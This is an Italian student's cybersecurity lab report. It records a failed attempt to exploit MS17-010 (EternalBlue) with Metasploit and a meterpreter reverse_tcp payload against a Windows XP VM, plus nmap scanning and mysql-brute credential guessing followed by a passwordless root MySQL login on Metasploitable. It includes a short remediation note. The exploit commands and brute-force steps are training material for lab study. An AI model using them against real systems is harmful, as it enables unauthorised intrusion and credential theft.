

Cyber Security Report



W17D1

28/10/2025

Autore :

Pace Massimiliano

email : *efmpas@gmail.com*

Indice :

- ° Introduzione pag. 2
- ° Spiegazione esercizio e svolgimento pag.1 - 4
- ° Esercizio Facoltativo pag. 5
- ° Esercizio extra pag. 6 - 9

INTRODUZIONE HACKING WINDOWS

° CREAZIONE DI UNA SESSIONE METERPRETER
SFRUTTANDO VULNERABILITA' MS17-010

SPIEGAZIONE ESERCIZIO

° Step 1: Avvio delle VM Kali e Metasploit

° Step 2 : Una volta avviate le 2 VM tramite Kali avviamo il terminale

° Step 3: Sul terminale MSFCONSOLE

° Step 4 : con il comando search cerchiamo l'exploit che andremo a sfruttare, impostiamo Rhost con l'ip target e facciamo partire il tutto con run/exploit

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kenmon)XXX 23:06

kali@kali: ~/Desktop

Session Actions Edit View Help
[*] 192.168.50.7:445 - Filling barrel with fish... done
[*] 192.168.50.7:445 - Entering Danger Zone |
[*] 192.168.50.7:445 - [*] Preparing dynamite...
[*] 192.168.50.7:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.50.7:445 - [*] Successfully Leaked Transaction!
[*] 192.168.50.7:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.50.7:445 - Leaving Danger Zone |
[*] 192.168.50.7:445 - Reading from CONNECTION struct at 0x61ad6590
[*] 192.168.50.7:445 - Built a write-what-where primitive...
[*] 192.168.50.7:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.7:445 - Selecting native target
[*] 192.168.50.7:445 - Uploading payload... inkxqAul.exe
[*] 192.168.50.7:445 - Created \inkxqAul.exe...
[*] 192.168.50.7:445 - Service failed to start, ERROR_CODE: 193
[*] 192.168.50.7:445 - Deleting \inkxqAul.exe...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) > use 0
msf exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.50.7
rhosts => 192.168.50.7
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.50.7:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.50.7:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.50.7:445 - The target is vulnerable.
[*] 192.168.50.7:445 - Connecting to target for exploitation.
[*] 192.168.50.7:445 - Connection established for exploitation.
[*] 192.168.50.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.7:445 - CORE raw buffer dump (11 bytes)
[*] 192.168.50.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 35 2e 31
[*] 192.168.50.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.7:445 - Starting non-paged pool grooming
[*] 192.168.50.7:445 - Sending SMBv2 buffers
[*] 192.168.50.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.7:445 - Sending final SMBv2 buffers.
[*] 192.168.50.7:445 - Sending last fragment of exploit packet!
[*] 192.168.50.7:445 - Receiving response from exploit packet
[*] 192.168.50.7:445 - ETFSMBALBUE overwrite completed successfully (0xC0000000)!
[*] 192.168.50.7:445 - Sending egg to corrupted connection.
[*] 192.168.50.7:445 - Triggering free of corrupted buffer.
```

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kenmon)XXX 23:07

kali@kali: ~/Desktop

Session Actions Edit View Help
msf exploit(windows/smb/ms17_010_eternalblue) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.50.7
rhosts => 192.168.50.7
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.50.7:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.50.7:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.50.7:445 - The target is vulnerable.
[*] 192.168.50.7:445 - Connecting to target for exploitation.
[*] 192.168.50.7:445 - Connection established for exploitation.
[*] 192.168.50.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.7:445 - CORE raw buffer dump (11 bytes)
[*] 192.168.50.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 35 2e 31
[*] 192.168.50.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.7:445 - Starting non-paged pool grooming
[*] 192.168.50.7:445 - Sending SMBv2 buffers
[*] 192.168.50.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.7:445 - Sending final SMBv2 buffers.
[*] 192.168.50.7:445 - Sending last fragment of exploit packet!
[*] 192.168.50.7:445 - Receiving response from exploit packet
[*] 192.168.50.7:445 - ETFSMBALBUE overwrite completed successfully (0xC0000000)!
[*] 192.168.50.7:445 - Sending egg to corrupted connection.
[*] 192.168.50.7:445 - Triggering free of corrupted buffer.
[*] 192.168.50.7:445 - =====FAIL=====
[*] 192.168.50.7:445 - =====FAIL=====
[*] 192.168.50.7:445 - Connecting to target for exploitation.
[*] 192.168.50.7:445 - Connection established for exploitation.
[*] 192.168.50.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.7:445 - CORE raw buffer dump (11 bytes)
[*] 192.168.50.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 35 2e 31
[*] 192.168.50.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.7:445 - Starting non-paged pool grooming
[*] 192.168.50.7:445 - Sending SMBv2 buffers
[*] 192.168.50.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.7:445 - Sending final SMBv2 buffers.
[*] 192.168.50.7:445 - Sending last fragment of exploit packet!
[*] 192.168.50.7:445 - Receiving response from exploit packet
[*] 192.168.50.7:445 - ETFSMBALBUE overwrite completed successfully (0xC0000000)!
[*] 192.168.50.7:445 - Sending egg to corrupted connection.
[*] 192.168.50.7:445 - Triggering free of corrupted buffer.
```

Windows Xp [in esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Si è verificato un problema e Windows è stato arrestato per impedire danni al computer.

Un driver di periferica ha danneggiato il pool di memoria esecutiva.

Verificare che tutto il nuovo hardware o software sia installato correttamente. Se si tratta di una nuova installazione, richiedere al produttore dell'hardware o del software i necessari aggiornamenti di Windows.

Eseguiendo un controllo di tutti i driver nuovi o sospetti utilizzando il verificatore driver.

Se ciò non risolve il driver responsabile del problema, provare ad attivare pool speciale.

Entrambe queste funzioni sono concepite al fine di individuare il danno relativo mentre presto, ossia in un momento in cui sia ancora possibile identificare il driver.

Per utilizzare la modalità provvisoria per rimuovere o disattivare componenti, riavviare il computer, premere F8 per selezionare le opzioni di avvio avanzate, quindi selezionare la modalità provvisoria.

Se è la prima volta che appare la schermata di errore relativa all'arresto, riavviare il computer. Se la schermata riappare, procedere come segue:

Verificare che tutto il nuovo hardware o software sia installato correttamente. Se si tratta di una nuova installazione, richiedere al produttore dell'hardware o del software i necessari aggiornamenti di Windows.

Se il problema persiste, disattivare o rimuovere l'hardware o il software di nuova installazione. Disattivare nel BIOS le opzioni relative alla

Conclusioni :

Se pur provando innumerevoli volte non sono riuscito ad utilizzare la vulnerabilit  . Ci sono stati molti riavvii della macchina target ma purtroppo non sono state create sessioni meterpreter. Ho utilizzato tutti gli exploit disponibili ma il risultato non   cambiato lasciando in me ferite indelebili. Tutto questo NON mi ha permesso di :


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows
- Accedere a webcam/fare dump della tastiera/provare altro

Importante : IPOTESI DI REMEDIATION MS17-010

la vulnerabilità è risolvibile applicando la patch di sicurezza ufficiale distribuita da Microsoft con il bollettino MS17-010 (rilasciata a marzo 2017). L'effort dipende dal numero di sistemi coinvolti e dalla presenza di sistemi legacy (non più supportati). Per sistemi moderni, la patch può essere distribuita automaticamente tramite sistemi di aggiornamento centralizzato o manualmente per singole macchine. Per sistemi legacy dove la patch non è ufficialmente disponibile, è fondamentale almeno mitigare il rischio con altri accorgimenti

Esercizio extra

Ottenere la lista degli utenti mysql sul target Metasploitable.



```
kali-linux-2025.1c-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali) ~/Desktop
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali) ~/Desktop
$ nmap -sV 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 10:10 CET
Nmap scan report for 192.168.50.101
Host is up (0.13s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
MAC Address: 08:00:27:6E:E6:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds

(kali@kali) ~/Desktop
$ nmap --script=mysql-brute 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 10:12 CET
Nmap scan report for 192.168.50.101
Host is up (0.058s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
```

° Step 1 : avviamo Nmpap per scansionare le porte del nostro target e visualizzare la porta mysql

```

kali@kali: ~/Desktop
Session Actions Edit View Help
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
MAC Address: 08:00:27:6E:E6:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds

(kali@kali)-[~/Desktop]
$ nmap --script=mysql-brute 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 10:12 CET
Nmap scan report for 192.168.50.101
Host is up (0.058s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
| mysql-brute:
|   Accounts:
|   root:<empty> - Valid credentials
|   guest:<empty> - Valid credentials
|   Statistics: Performed 93 guesses in 20 seconds, average tps: 4.7
|_ ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:E6:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 23.61 seconds

(kali@kali)-[~/Desktop]
$ 

```

° Step 2 :una volta scoperta la porta troviamo gli Account e Guest , questo ci da la possibilita' di collegarci senza password


```
kali@kali: ~/Desktop
Session Actions Edit View Help
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:6E:E6:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 23.61 seconds

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(kali@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 135
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

° Step 3 : utilizzando il codice `mysql -u root -h 192.168.50.101 -p --skip-ssl` sono riuscito a collegarmi a mysql

Conclusioni :

Dopo aver provato 6 volte una connessione stavo rinunciando al completamento anche di questo esercizio. Ma in questo caso e' presente un lieto fine. Come in ogni favola la soluzione e' semplice ed e' li davanti al tuo naso. L'errore dovuto alla mia cecità non ha

fermato la gioia nel essere riuscito a completare l'esercizio. Per la mia dignità e narcisismo personale sarebbe stata una delusione troppo grande il non riuscire a completare addirittura 2 esercizi.

